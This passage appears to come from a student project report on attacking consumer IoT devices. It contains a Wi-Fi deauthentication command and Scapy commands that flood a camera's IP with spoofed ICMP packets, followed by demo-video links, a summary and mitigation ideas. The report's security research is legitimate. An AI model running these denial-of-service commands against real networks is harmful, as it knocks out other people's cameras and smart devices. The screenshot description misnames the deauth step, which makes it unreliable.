15:18:42 Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]

```

Here we used the below command and sent multiple packets to interrupt the communication between the mobile app and smart devices.

```

>> send(IP(src="“device IP address of smart security camera”),dst="“device IP address of smart security camera”)/ICMP(), count=30000000)
>> send(IP(src="192.168.249.70",dst="192.168.249.70")/ICMP(), count=30000000)

```

The screenshot shows a terminal window titled "Scapy v2.4.4" running on Kali Linux. The user has entered several commands to perform a denial-of-service attack. The commands include:

- `sudo aireplay -ng wlo1mon -0 100 -a 2A:22:E9:6E:CD:78 -c 38:E6:0A:25:10:61` to capture beacon frames from the specified AP.
- `send(IP(src="192.168.249.70",dst="192.168.249.70")/ICMP(), count=30000000)` and `>> send(IP(src="192.168.249.70",dst="192.168.249.70")/ICMP(), count=30000000)` to send ICMP echo requests to the target IP.

 The terminal also displays various import warnings and module loading logs from Scapy's internal code.

CHAPTER-6

Experimental videos of our project

- Below mentioned is a link of the demo video of the exploitation of the smart security camera.

Link:

<https://drive.google.com/file/d/1smGdYtRsj-sjar5XRa3wmuVr3PAtHQj/view?usp=sharing>

- Below mentioned is a link of the demo video of the exploitation of the smart bulb.

Link:

<https://drive.google.com/file/d/1QqNe0D--DNEnPNN3bcjOYLDereKo7Bnk/view?usp=sharing>

- Below mentioned is a link of the demo video of the exploitation of the smart bulb.

Link:

<https://drive.google.com/file/d/1MAB-Dcs4aMDOxCUg-o4Inuo1VERByp9s/view?usp=sharing>

CHAPTER-7

Summary

As per the above research and practical implementation of several attacks on IoT devices, we can conclude that it is possible to spoof or attack the IoT devices, even if it is secured with multiple algorithms and protocols. In our project, we exploited the vulnerabilities of smart bulb, smart plug and smart camera, without even decrypting the data packets. This was possible, because we analyzed the IP address of these smart devices and using Scapy we disrupted the communication between the smart devices and mobile applications. Moreover, we analyzed the data packets of these IoT devices as well, but these devices were connected to their parent company cloud server, as a result we were unable to analyze the encryption algorithm which they were using over the data packets. Following this, even if we didn't analyze the encryption method, we exploited these devices.

Future Scope

Using Reverse Engineering techniques we can exploit the firmware of these IoT devices. And as a result we can modify the scripts and increase the security of these devices. Also this will be very helpful for doing updates and patches regarding latest IoT vulnerabilities and attacks.

Future Improvements

To secure these smart devices, we have improved the network connectivity by implementing WPA 3, using secure password, using VPN, using Tunneling method, and many more. Also awareness should be generated among the users of the IoT devices so as to avoid the users from buying cheap and less secure IoT devices. Users of these IoT devices, should avoid using these IoT devices in an open network, keeping the IoT devices and their respective mobile application up-to-date.